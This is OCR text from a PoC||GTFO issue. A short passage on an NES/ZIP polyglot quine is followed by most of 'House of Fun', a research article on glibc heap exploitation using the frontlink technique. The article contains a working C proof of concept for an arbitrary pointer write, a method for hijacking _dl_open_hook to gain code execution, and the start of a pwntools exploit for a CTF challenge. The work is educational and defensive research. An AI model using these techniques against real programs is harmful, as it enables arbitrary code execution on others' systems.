Local Header Offsets and the Central Directory Offset of the ZIP file data are updated by adding the little-endian hex value `yyYY` to them and the ZIP file comment length is set to the little-endian hex value `0602` (8,198 in Decimal), which is the length of the PRG Interrupt Vectors plus the CHR ROM (8 KiB).

PRG Interrupt Vectors and CHR ROM data remain unmodified, so they are still the same as before.

Because the iNES header is the same, the PRG and CHR ROM are still the correct size, and none of the required PRG ROM data or any of the CHR ROM data were modified, this file is still a completely standard NES ROM. The NES ROM file does not change in size, so there is no extra "garbage data" outside of the NES ROM file as far as NES emulators are concerned.

With the ZIP file offsets being updated and all

[12]The only ZIP file extractor I have gotten any warnings from with this polyglot file was 7-Zip for Windows specifically, with the warning, "*The archive is open with offset.*" The polyglot file still extracted properly.

data after the ZIP file data being declared as a ZIP file comment, this file is a standard ZIP file that your ZIP file extractor will be able to properly extract.[12]

NES Cartridge

The PRG and CHR ROMs of this polyglot file can be burned onto EPROMs and put on an NROM-128 board to make a completely functioning NES cartridge.


Ripping the NES ROM from the cartridge and turning it back into an iNES file will result in the file being a NES + ZIP polyglot file again. It is therefore possible to sneak a secret ZIP file to someone via a working NES cartridge.

Don't be surprised if that crappy bootleg copy of Tetris I give you is also a ZIP file containing secret documents!

Source Code

This NES + ZIP polyglot file is a quine.[13] Unzip it and the extracted files will be its source code.[14] Compile that source code and you'll create another NES + ZIP polyglot file quine that can then be unzipped to get its source code.

I was able to make this file contain its own source code because the source code itself was quite small and highly compressible in a ZIP file.



[13] `unzip pocorgtfo18.pdf neszip-example.nes`
[14] `unzip neszip-example.nes`

18:05 House of Fun; or, Heap Exploitation against GlibC in 2018

by Yannay Livneh

GlibC's `malloc` implementation is a gift that keeps on giving. Every now and then someone finds a way to turn it on its head and execute arbitrary code. Today is one of those days. Today, dear neighbor, you will see yet another path to code execution. Today you will see how you can overwrite arbitrary memory addresses—yes, more than one!—with a pointer to your data. Today you will see the perfect gadget that will make the code of your choosing execute. Welcome to the House of Fun.

The History We Were Taught

The very first heap exploitation techniques were publicly introduced in 2001. Two papers in Phrack 57—Vudo Malloc Tricks[15] and Once Upon a Free[16]—explained how corrupted heap chunks can lead to full compromise. They presented methods that abused the linked list structure of the heap in order to gain some write primitives. The best known technique introduced in these papers is the *unlink technique*, attributed to Solar Designer. It is quite well known today, but let's explain how it works anyway. In a nutshell, deletion of a controlled node from a linked list leads to a write-what-where primitive.

Consider this simple implementation of list deletion:

```
1 void list_delete(node_t *node) {
    node->fd->bk = node->bk;
3   node->bk->fd = node->fd;
  }
```

This is roughly equivalent to:

```
  prev = node->bk;
2 next = node->fd;
  *(next + offsetof(node_t, bk)) = prev;
4 *(prev + offsetof(node_t, fd)) = next;
```

So, an attacker in control of `fd` and `bk` can write the value of `bk` to (somewhat after) `fd` and vice versa.

This is why, in late 2004, a series of patches to GNU libc malloc implemented over a dozen mandatory integrity assertions, effectively rendering the existing techniques obsolete. If the previous sentence sounds familiar, this is not a coincidence, as it is a quote from the famous *Malloc Maleficarum.*[17]

This paper was published in 2005 and was immediately regarded as a classic. It described five new heap exploitation techniques. Some, like previous techniques, exploited the structure of the heap, but others introduced a new capability: allocating arbitrary memory. These newer techniques exploited the fact that malloc is a *memory allocator*, returning memory for the caller to use. By corrupting various fields used by the allocator to decide which memory to allocate (the chunk's size and pointers to subsequent chunks), exploiters tricked the allocator to return addresses in the stack, `.got`, or other places.

Over time, many more integrity checks were added to glibc. These checks try to make sure the size of a chunk makes sense before allocating it to the user, and that it's in a reasonable memory region. It is not perfect, but it helped to some degree.

Then, hackers came up with a new idea. While allocating memory anywhere in the process's virtual space is a very strong primitive, many times it's sufficient to just corrupt other data on the heap, in neighboring chunks. By corrupting the size field or even just the flags in the size field, it's possible to corrupt the chunk in such a way that makes the heap allocate a chunk which overlaps another chunk with data the exploiter wants to control. A couple of techniques which demonstrate it were published in recent years, most notably Chris Evans' *The poisoned NUL byte, 2014 edition.*[18]

To mitigate against these kinds of attacks, another check was added. The size of a freed chunk is written twice, once in the beginning of the chunk and again at its end. When the allocator makes a decision based on the chunk's size, it verifies that

[15] `unzip pocorgtfo18.pdf vudo.txt` # Phrack 57:8
[16] `unzip pocorgtfo18.pdf onceuponafree.txt` # Phrack 57:9
[17] `unzip pocorgtfo18.pdf MallocMaleficarum.txt`
[18] `https://googleprojectzero.blogspot.com/2014/08/`
[19] `git clone https://github.com/shellphish/how2heap || unzip pocorgtfo18.pdf how2heap.zip`

both sizes agree. This isn't bulletproof, but it helps.

The most up-to-date repository of currently usable techniques is maintained by the Shellphish CTF team in their how2heap GitHub repository.[19]

A Brave New Primitive

Sometimes, in order to take two steps forward we must first take one step back. Let's travel back in time and examine the structure of the heap like they did in 2001. The heap internally stores chunks in doubly linked lists. We already discussed list deletion, how it can be used for exploitation, and the fact it's been mitigated for many years. But list deletion (unlinking) is not the only list operation! There is another operation: insertion.

Consider the following code:

```
void list_insert_after(prev, node) {
  node->bk = prev;
  node->fd = prev->fd;

  prev->fd->bk = node;
  prev->fd = node;
}
```

The line before the last roughly translates to:

```
next = prev->fd
*(next + offset(node_t, bk)) = node;
```

An attacker in control of `prev->fd` can write the inserted `node` address wherever she desires!

Having this control is quite common in the case of heap-based corruptions. Using a Use-After-Free or a Heap-Based-Buffer-Overflow, the attacker commonly controls the chunk's `fd` (forward pointer). Note also that the data written is not arbitrary. It's an address of the inserted node, a chunk on the heap which may be allocated back to the user, or might still be in the user's control! So this is not only a write-where primitive, it's more of a write-pointer-to-what-where.

Looking at malloc's code, this primitive can be quite easily employed. Insertion into lists happens when a freed chunk is inserted into a large bin. But more about this later. Before diving into the details of how to use it, there are some issues we need to clear first.

When I started writing this paper, after understanding the categorization of techniques I described earlier, an annoying doubt popped into my mind. The primitive I found in malloc's code is very much connected to the old `unlink` primitive; they are literally counterparts. How come no one had found and published it in the early years of heap exploitation? And if someone had, how come neither I nor any of my colleagues I discussed it with had ever heard of it?

So I sat down and read the early papers, the ones from 2001 that everyone says contain only obsolete and mitigated techniques. And then I learned, lo and behold, it had been found many years ago!

History of the Forgotten Frontlink

The list insertion primitive described in the previous section is in fact none other than the frontlink technique. This technique is the second one described in *Vudo Malloc Tricks*, the very first paper about heap exploitation from 2001. (Part 3.6.2.)

In the paper, the author says it is "less flexible and more difficult to implement" in comparison to the unlink technique. It is far inferior in a world with no NX bit (DEP), as it writes a value the attacker does not fully control, whereas the unlink technique enables the attacker to control the written data (as long as it's a writable address). I believe that for this reason the frontlink method was less popular. And so, it has almost been completely forgotten.

In 2002, malloc was re-written as an adaptation of Doug Lea's malloc-2.7.0.c. This re-write refactored the code and removed the `frontlink` macro, but basically does the same thing upon list insertion. From this year onward, there is no way to attribute the name frontlink with the code the technique is exploiting.

In 2003, William Robertson, *et al.*, announced a new system that "detects and prevents all heap overflow exploits" by using some kind of cookie-based detection. They also announced it in the security focus mailing list.[20] One of the more interesting responses to this announcement was from Stefan Esser, who described his private mitigation for the same problem. This solution is what we now know as "safe unlinking."

[20] `https://www.securityfocus.com/archive/1/346087/30/0/`

Robertson says that it only prevents unlink attacks, to which Esser responds:

> I know that modifying unlink does not protect against frontlink attacks. But most heap exploiters do not even know that there is anything else than unlink.

Following this correspondence, in late 2004, the safe unlinking mitigation was added to malloc's code.

In 2005, the Malloc Maleficarum is published. Here is the first paragraph from the paper:

> In late 2001, "Vudo Malloc Tricks" and "Once Upon A free()" defined the exploitation of overflowed dynamic memory chunks on Linux. In late 2004, a series of patches to GNU libc malloc implemented over a dozen mandatory integrity assertions, effectively rendering the existing techniques obsolete.

Every paper that followed it and accounted for the history of heap exploits has the same narrative. In *Malloc Des-Maleficarum*,[21] Blackeng states:

> The skills published in the first one of the articles, showed:
> — unlink () method.
> — frontlink () method.
> ... these methods were applicable until the year 2004, when the GLIBC library was patched so those methods did not work.

And in *Yet Another Free Exploitation Technique*,[22] Huku states:

> The idea was then adopted by glibc-2.3.5 along with other sanity checks thus rendering the `unlink()` and `frontlink()` techniques useless.

I couldn't find any evidence that supports these assertions. On the contrary, I managed to successfully employ the frontlink technique on various platforms from different years, including Fedora Core 4 from early 2005 with glibc 2.3.5 installed. The code is presented later in this paper.

In conclusion, the frontlink technique never gained popularity. There is no way to link the name frontlink to any existing code, and all relevant papers claim it's useless and a waste of time.

However, it works in practice today and on every machine I checked.

Back To Completing Exploitation

At this point you might think this write-pointer-to-what-where primitive is nice, but there is still a lot of work to do to get control over a program's flow. We need to find a suitable pointer to overwrite, one which points to a struct that contains function pointers. Then we can trigger this indirect function call. Surprisingly, this turns out to be rather easy. Glibc itself has some pointers which fit perfectly for this primitive. Among some other pointers, the most suitable for our needs is the `_dl_open_hook`. This hook is used when loading a new library. In this process, if this hook is not NULL, `_dl_open_hook->dlopen_mode()` is invoked which can very much be in the attacker's control!

As for the requirement of loading a library, fear not! The allocator itself does it for us when an integrity check fails. So all an attacker needs to do is to fail an integrity check after overwriting `_dl_open_hook` and enjoy her shell.[23]

That's it for theory. Let's see how we can make it happen in the actual implementation!

The Gory Internals of Malloc

First, a short recollection of the allocator's internals.

GlibC malloc handles it's freed chunks in *bins*. A bin is a linked list of *chunks* which share some attributes. There are four types of bins: fast, unsorted, small, and large. The large bins contain freed chunks of a specific size-range, sorted by size. Putting a chunk in a large bin happens only after sorting it, extracting it from the unsorted bin and putting it in the appropriate small or large bin. The

[21] `unzip pocorgtfo18.pdf mallocdesmaleficarum.txt` # Phrack 66:10

[22] `unzip pocorgtfo18.pdf yetanotherfree.txt` # Phrack 66:6

[23] Another promising pointer is the `_IO_list_all` pointer, or any pointer to the `FILE` struct. The implications of overwriting this pointer are explained in the House of Orange. In recent glibc versions, corruption of `FILE` vtables has been mitigated to some extent, therefore it's harder to use than `_dl_open_hook`. Ironically, this mitigation uses `_dl_open_hook` and this is how I got to play with it in the first place. To read more about `_IO_list_all` and overwriting `FILE` vtables, see Angelboy's excellent HITCON 2016 CTF qualifier post. To see how to bypass the mitigation, see my own 300 CTF challenge.
`unzip pocorgtfo18.pdf 300writeup.md`

sorting process happens when a user requests an allocation which can't be satisfied by the fast or small bins. When such a request is made, the allocator iterates over the chunks in the unsorted bin and puts each chunk where it belongs. After sorting the unsorted bin, the allocator applies a best-fit algorithm and tries to find the smallest freed chunk that can satisfy the user's request. As a large bin contains chunks of multiple sizes, every chunk in the bin not only points to the previous and next chunk (`bk` and `fd`) in the bin but also points to the next and previous chunks which are smaller and bigger than itself (`bk_nextsize` and `fd_nextsize`). Chunks in a large bin are sorted by size, and these pointers speed up the search for the best fit chunk.

Figure 13 illustrates a large bin with seven chunks of three sizes. Figure 12 contains the relevant code from `_int_malloc`.[24]

Here, the `size` variable is the size of the `victim` chunk which is removed from the unsorted bin. The logic in lines 3566–3620 tries to determine between which `bck` and `fwd` chunks it should be inserted. Then, in lines 3622–3626, it is actually inserted into the list. In the case that the victim chunk belongs in a small bin, `bck` and `fwd` are trivial. As all chunks in a small bin have the same size, it does not matter where in the bin it is inserted, so `bck` is the head of the bin and `fwd` is the first chunk in the bin (lines 3568–3573). However, if the chunk belongs in a large bin, as there are chunks of various sizes in the bin, it must be inserted in the right place to keep the bin sorted.

If the large bin is not empty (line 3581) the code iterates over the chunks in the bin with a decreasing size until it finds the first chunk that is not smaller than the victim chunk (lines 3599–3603). Now, if this chunk is of a size that already exists in the bin, there is no need to insert it into the `nextsize` list, so just put it after the current chunk (lines 3605–3607). If, on the other hand, it is of a new size, it needs to be inserted into the `nextsize` list (lines 3608–3614). Either way, eventually set the `bck` accordingly (line 3615) and continue to the insertion of the victim chunk into the linked list (lines 3622–3626).

The Frontlink Technique in 2018

So, remembering our nice theories, we need to consider how can we manipulate the list insertion to our needs. How can we control the `fwd` and `bck` pointers?

When the victim chunk belongs in a small bin, these values are hard to control. The `bck` is the address of the bin, an address in the globals section of glibc. And the `fwd` address is a value written in this section. `bck->fd` which means it's a value written in glibc's global section. A simple heap vulnerability such as a Use-After-Free or Buffer Overflow does not let us corrupt this value in any immediate way, as these vulnerabilities usually corrupt data on the heap. (A different mapping entirely from glibc.) The fast bins and unsorted bin are equally unhelpful, as insertion to these bins is always done at the head of the list.

So our last option to consider is using the large bins. Here we see that some data from the chunks *is* used. The loop which iterates over the chunks in a large bin uses the `fd_nextsize` pointer to set the value of `fwd` and the value of `bck` is derived from this pointer as well. As the chunk pointed by `fwd` must meet our size requirement and the `bck` pointer is derived from it, we better let it point to a real chunk in our control and only corrupt the `bk` of this chunk. Corrupting the `bk` means that line 3626 writes the address of the victim chunk to a location in our control. Even better, if the victim chunk is of a new size that does not previously exist in the bin, lines 3611–3612 insert this chunk to the `nextsize` list and write its address to `fwd->bk_nextsize->fd_nextsize`. This means we can write the address of the victim chunk to another location. Two writes for one corruption!

In summary, if we corrupt a `bk` and `bk_nextsize` of a chunk in the large bin and then cause malloc to insert another chunk with a bigger size, this will overwrite the addresses we put in `bk` and `bk_nextsize` with the address of the freed chunk.

[24] All code glibc code snippets in this paper are from version 2.24.

```
3504        while ((victim = unsorted_chunks (av)->bk) != unsorted_chunks (av))
3505          {
3506            bck = victim->bk;
...
3511            size = chunksize (victim);
...
3549            /* remove from unsorted list */
3550            unsorted_chunks (av)->bk = bck;
3551            bck->fd = unsorted_chunks (av);
3552
3553            /* Take now instead of binning if exact fit */
3554
3555            if (size == nb)
3556              {
...
3561                void *p = chunk2mem (victim);
3562                alloc_perturb (p, bytes);
3563                return p;
3564              }
3565
3566            /* place chunk in bin */
3567
3568            if (in_smallbin_range (size))
3569              {
3570                victim_index = smallbin_index (size);
3571                bck = bin_at (av, victim_index);
3572                fwd = bck->fd;
3573              }
3574            else
3575              {
3576                victim_index = largebin_index (size);
3577                bck = bin_at (av, victim_index);
3578                fwd = bck->fd;
3579
3580                /* maintain large bins in sorted order */
3581                if (fwd != bck)
3582                  {
3583                    /* Or with inuse bit to speed comparisons */
3584                    size |= PREV_INUSE;
3585                    /* if smaller than smallest, bypass loop below */
3586                    assert ((bck->bk->size & NON_MAIN_ARENA) == 0);
3587                    if ((unsigned long) (size) < (unsigned long) (bck->bk->size))
3588                      {
3589                        fwd = bck;
3590                        bck = bck->bk;
3591
3592                        victim->fd_nextsize = fwd->fd;
3593                        victim->bk_nextsize = fwd->fd->bk_nextsize;
3594                        fwd->fd->bk_nextsize = victim->bk_nextsize->fd_nextsize = victim;
3595                      }
3596                    else
3597                      {
3598                        assert ((fwd->size & NON_MAIN_ARENA) == 0);
3599                        while ((unsigned long) size < fwd->size)
3600                          {
3601                            fwd = fwd->fd_nextsize;
3602                            assert ((fwd->size & NON_MAIN_ARENA) == 0);
3603                          }
3604
3605                        if ((unsigned long) size == (unsigned long) fwd->size)
3606                          /* Always insert in the second position.  */
3607                          fwd = fwd->fd;
3608                        else
3609                          {
3610                            victim->fd_nextsize = fwd;
3611                            victim->bk_nextsize = fwd->bk_nextsize;
3612                            fwd->bk_nextsize = victim;
3613                            victim->bk_nextsize->fd_nextsize = victim;
3614                          }
3615                        bck = fwd->bk;
3616                      }
3617                  }
3618                else
3619                  victim->fd_nextsize = victim->bk_nextsize = victim;
3620              }
3621
3622            mark_bin (av, victim_index);
3623            victim->bk = bck;
3624            victim->fd = fwd;
3625            fwd->bk = victim;
3626            bck->fd = victim;
...
3631          }
```

Figure 12. Extract of `_int_malloc`.




Figure 13. A Large Bin with Seven Chunks of Three Sizes

The Frontlink Technique in 2001

For the sake of historical justice, the following is the explanation of the frontlink technique concept from Vudo Malloc Tricks.[25]

This is the code of list insertion in the old implementation:

```
#define frontlink( A, P, S, IDX, BK, FD ) {\
    if ( S < MAX_SMALLBIN_SIZE ) {          \
        IDX = smallbin_index( S );          \
        mark_binblock( A, IDX );            \
        BK = bin_at( A, IDX );              \
        FD = BK->fd;                        \
        P->bk = BK;                         \
        P->fd = FD;                         \
        FD->bk = BK->fd = P;                \
[1] } else {                                \
        IDX = bin_index( S );               \
        BK = bin_at( A, IDX );              \
        FD = BK->fd;                        \
        if ( FD == BK ) {                   \
            mark_binblock(A, IDX);          \
        } else {                            \
[2]         while(FD != BK                  \
                  && S < chunksize(FD) ) {  \
[3]             FD = FD->fd;                \
            }                               \
[4]         BK = FD->bk;                    \
        }                                   \
        P->bk = BK;                         \
        P->fd = FD;                         \
[5]     FD->bk = BK->fd = P;                \
    }                                       \
}
```

And this is the description:

> If the free chunk P processed by `frontlink()` is not a small chunk, the code at line 1 is executed, and the proper doubly-linked list of free chunks is traversed (at line 2) until the place where `P` should be inserted is found. If the attacker managed to overwrite the forward pointer of one of the traversed chunks (read at line 3) with the address of a carefully crafted fake chunk, they could trick `frontlink()` into leaving the loop (2) while `FD` points to this fake chunk. Next the back pointer `BK` of that fake chunk would be read (at line 4) and the integer located at `BK` plus 8 bytes (8 is the offset of the `fd` field within a boundary tag) would be overwritten with the address of the chunk `P` (at line 5).

Bear in mind the implementation was somewhat different. The `P` referred to is the equivalent to our `victim` pointer and there was no secondary `nextsize` list.

The Universal Frontlink PoC

In theory we see both editions are the very same technique, and it seems what was working in 2001 is still working in 2018. It means we can write one PoC for all versions of glibc that were ever released!

Please, dear neighbor, compile the code in Figure 14 and execute it on any machine with any version of glilbc and see if it works. I have tried it on Fedora Core 4 32-bit with glibc-2.3.5, Fedora 10 32-bit live, Fedora 11 32-bit and Ubuntu 16.04 and 17.10 64-bit. It worked on all of them.

We already covered the background of how the overwrite happens, now we have just a few small details to cover in order to understand this PoC in full.

Chunks within malloc are managed in a struct called `malloc_chunk` which I copied to the PoC. When allocating a chunk to the user, malloc uses only the `size` field and therefore the first byte the user can use coincides with the `fd` field. To get the pointer to the `malloc_chunk`, we use `mem2chunk` which subtracts the offset of the `fd` field in the `malloc_chunk` struct from the allocated pointer (also copied from glibc).

The `prev_size` of a chunk resides in the last `sizeof(size_t)` bytes of the previous chunk. It may only be accessed if the previous chunk is not allocated. But if it is allocated, the user may write whatever she wants there. The PoC writes the string "`YES`" to this exact place.

Another small detail is the allocation of `ALLOCATION_BIG` sizes. These allocations have two roles: First they make sure that the chunks are not coalesced (merged) and thus keep their sizes even when freed, but they also force the allocator to sort the unsorted bin when there is no free chunk ready to server the request in a normal bin.

Now, the crux of the exploit is exactly as in theory. Allocate two large chunks, `p1` and `p2`. Free and corrupt `p2`, which is in the large-bin. Then free and insert `p1` into the bin. This insertion overwrites the

[25] `unzip pocorgtfo18.pdf vudo.txt` # Phrack 57:8

[26] Note that the loop in the beginning of the PoC `main` fills the per-thread caching mechanism introduced in GlibC version 2.26

```c
#include <stdio.h>
#include <stdlib.h>
#include <assert.h>
#include <string.h>
#include <stddef.h>

/* Copied from glibc-2.24 malloc/malloc.c */
#ifndef INTERNAL_SIZE_T
#define INTERNAL_SIZE_T size_t
#endif

/* The corresponding word size */
#define SIZE_SZ                (sizeof(INTERNAL_SIZE_T))

struct malloc_chunk {
    INTERNAL_SIZE_T      prev_size;  /* Size of previous chunk (if free).  */
    INTERNAL_SIZE_T      size;       /* Size in bytes, including overhead. */

    struct malloc_chunk* fd;         /* double links -- used only if free. */
    struct malloc_chunk* bk;

    /* Only used for large blocks: pointer to next larger size.  */
    struct malloc_chunk* fd_nextsize; /* double links -- used only if free. */
    struct malloc_chunk* bk_nextsize;
};
typedef struct malloc_chunk* mchunkptr;

/* The smallest possible chunk */
#define MIN_CHUNK_SIZE        (offsetof(struct malloc_chunk, fd_nextsize))
#define mem2chunk(mem) ((mchunkptr)((char*)(mem) - 2*SIZE_SZ))
/* End of malloc.c declerations */

#define ALLOCATION_BIG  (0x800 - sizeof(size_t))

int main(int argc , char **argv) {
    char *YES = "YES";
    char *NO = "NOPE";
    int i;

    // fill the tcache - introduced in glibc 2.26
    for (i = 0; i < 64; i++) {
        void *tmp = malloc(MIN_CHUNK_SIZE + sizeof(size_t) * (1 + 2*i));
        malloc(ALLOCATION_BIG);
        free(tmp);
        malloc(ALLOCATION_BIG);
    }

    char *verdict = NO;
    printf("Should frontlink work? %s\n", verdict);

    // Make a small allocation and put the string "YES" in it's end
    char *p0 = malloc(ALLOCATION_BIG);
    assert(strlen(YES) < sizeof(size_t)); // this is not an overflow
    memcpy(p0 + ALLOCATION_BIG - sizeof(size_t), YES, 1 + strlen(YES));

    // Make two allocations right after it and allocate a small chunk in between to separate
    void **p1 = malloc(0x720-8);
    malloc(ALLOCATION_BIG);
    void **p2 = malloc(0x710-8);
    malloc(ALLOCATION_BIG);

    // free third allocation and sort it into a large bin
    free(p2);
    malloc(ALLOCATION_BIG);

    /* Vunlerablility! overwrite bk of p2 such that str coincides with the pointed chunk's fd */
    // p2[1] = ((void *)&verdict) - 2*sizeof(size_t);
    mem2chunk(p2)->bk = ((void *)&verdict) - offsetof(struct malloc_chunk, fd);
    /* back to normal behaviour */

    // free the second allocation and sort it
    // this will overwrite str with a pointer to the end of p0 - where we put "YES"
    free(p1);
    malloc(ALLOCATION_BIG);

    // check if it worked
    printf("Does frontlink work? %s\n", verdict);
    return 0;
}
```

Figure 14. Universal Frontlink PoC

`verdict` pointer with `mem2chunk(p1)`, which points to the last `sizeof(size_t)` bytes of `p0`.[26]

Control PC or GTFO

Now that we have frontlink covered, and we know how to overwrite a pointer to data in our control, it's time to control the flow. The best victim to overwrite is `_dl_open_hook`. This pointer in glibc, when not NULL, is used to alter the behavior of `dlopen`, `dlsym`, and `dlclose`. If set, an invocation of any of these functions will use a callback in the `struct dl_open_hook` pointed by `_dl_open_hook`. It's a very simple structure.

```
struct dl_open_hook {
  void *(*dlopen_mode) (const char *name,
                        int mode);
  void *(*dlsym) (void *map,
                  const char *name);
  int (*dlclose) (void *map);
};
```

When invoking `dlopen`, it actually calls `dlopen_mode` which has the following implementation:

```
if(__glibc_unlikely(_dl_open_hook!=NULL))
  return _dl_open_hook
              ->dlopen_mode(name, mode);
```

Thus, controlling the data pointed to by `_dl_open_hook` and being able to trigger a call to `dlopen` is sufficient for hijacking a program's flow.

Now, it's time for some magic. `dlopen` is not a very common function to use. Most binaries know at compile time which libraries they are going to use, or at least in program initialization process and don't use `dlopen` during the programs normal operation. So causing a `dlopen` invocation may be far fetched in many circumstances. Fortunately, we are in a very specific scenario here: a heap corruption. By default, when the heap code fails an integrity check, it uses `malloc_printerr` to print the error to the user using `__libc_message`. This happens after printing the error and before calling `abort`, printing a backtrace and memory maps. The function generating the backtrace and memory maps is `backtrace_and_maps` which calls the architecture-specific function `__backtrace`. On x86_64, this function calls a static `init` function which tries to `dlopen libgcc_s.so.1`.

So if we manage to fail an integrity check, we can trigger `dlopen` which in turn will use data pointed by `_dl_open_hook` to change the programs flow. Win!

Madness? Exploit 300!

Now that we know everything there is to know, it's time to use this technique in the *real* world. For PoC purposes, we solve the 300 CTF challenge from the last Chaos Communication Congress, 34c3.

Here is the source code of the challenge, courtesy of its challenge author, Stephen Röttger, a.k.a. Tsuro:

```
#include <unistd.h>
#include <string.h>
#include <err.h>
#include <stdlib.h>

#define ALLOC_CNT 10

char *allocs[ALLOC_CNT] = {0};

void myputs(const char *s) {
  write(1, s, strlen(s));
  write(1, "\n", 1);
}

int read_int() {
  char buf[16] = "";
  ssize_t cnt = read(0, buf, sizeof(buf)-1);
  if (cnt <= 0) {
    err(1, "read");
  }
  buf[cnt] = 0;
  return atoi(buf);
}

void menu() {
  myputs("1) alloc");
  myputs("2) write");
  myputs("3) print");
  myputs("4) free");
}

void alloc_it(int slot) {
  allocs[slot] = malloc(0x300);
}

void write_it(int slot) {
  read(0, allocs[slot], 0x300);
}

void print_it(int slot) {
  myputs(allocs[slot]);
}
```

with commit `d5c3fafc4307c9b7a4c7d5cb381fcdbfad340bcc`. After filling this cache, all our operations will behave as expected. Understanding it is beyond the scope of this paper, and on versions before 2.26 it can be removed.

```
43
void free_it(int slot) {
45   free(allocs[slot]);
}
47
int main(int argc, char *argv[]) {
49   while (1) {
       menu();
51     int choice = read_int();
       myputs("slot? (0-9)");
53     int slot = read_int();
       if (slot < 0 || slot > 9) {
55       exit(0);
       }
57     switch(choice) {
         case 1:
59         alloc_it(slot);
           break;
61       case 2:
           write_it(slot);
63         break;
         case 3:
65         print_it(slot);
           break;
67       case 4:
           free_it(slot);
69         break;
         default:
71         exit(0);
       }
73   }
     return 0;
75 }
```

The purpose of the challenge is to execute arbitrary code on a remote service executing the code above. We see that in the `globals` section there is an array of ten pointers. As clients, we have the following options:

1. Allocate a chunk of size 0x300 and assign its address to any of the pointers in the array.
2. Write 0x300 bytes to a chunk pointed by a pointer in the array.
3. Print the contents of any chunk pointed in the array.
4. Free any pointer in the array.
5. Exit.

The vulnerability here is straightforward: Use-After-Free. As no code ever zeros the pointers in the array, the chunks pointed by them are accessible after free. It is also possible to double-free a pointer.

A solution to a challenge always start with some boilerplate. Defining functions to invoke specific functions in the remote target and some convenience functions. We use the brilliant Pwn library for communication with the vulnerable process, conversion of values, parsing ELF files and probably some other things.[27]

This code is quite self-explanatory. `alloc_it`, `print_it`, `write_it`, `free_it` invoke their corresponding functions in the remote target. The `chunk` function receives an offset and a dictionary of fields of a `malloc_chunk` and their values and returns a dictionary of the offsets to which the values should be written. For example, `chunk(offset=0x20, bk=0xdeadbeef)` returns `{56: 3735928559}` as the offset of `bk` field is `0x18` thus `0x18 + 0x20` is 56 (and `0xdeadbeef` is 3735928559). The `chunk` function is used in combination with `pwn`'s `fit` function which writes specific values at specific offsets.[28]

Now, the first thing we want to do to solve this challenge is to know the base address of libc, so we can derive the locations of various data in libc—and also the address of the heap, so we can craft pointers to our controlled data.

As we can print chunks after freeing them, leaking these addresses is quite easy. By freeing two non-consecutive chunks and reading their `fd` pointers (the field which coincides with the pointer returned to the caller when a chunk is allocated), we can read the address of the unsorted bin because the first chunk in it points to its address. And we can also read the address of that chunk by reading the `fd` pointer of the second freed chunk, because it points to the first chunk in the bin. See Figure 15.

[27] `http://docs.pwntools.com/en/stable/index.html`

[28] The `base` parameter is just for pretty-printing the hexdumps in the real memory addresses

```
from pwn import *

LIBC_FILE = './libc.so.6'
libc = ELF(LIBC_FILE)
main = ELF('./300')

context.arch = 'amd64'

r = main.process(env={'LD_PRELOAD' : libc.path})

d2 = success
def menu(sel, slot):
    r.sendlineafter('4) free\n', str(sel))
    r.sendlineafter('slot? (0-9)\n', str(slot))

def alloc_it(slot):
    d2("alloc {}".format(slot))
    menu(1, slot)

def print_it(slot):
    d2("print {}".format(slot))
    menu(3, slot)
    ret = r.recvuntil('\n1)', drop=True)
    d2("received:\n{}".format(hexdump(ret)))
    return ret

def write_it(slot, buf, base=0):
    d2("write {}:\n{}".format(slot, hexdump(buf, begin=base)))
    menu(2, slot)
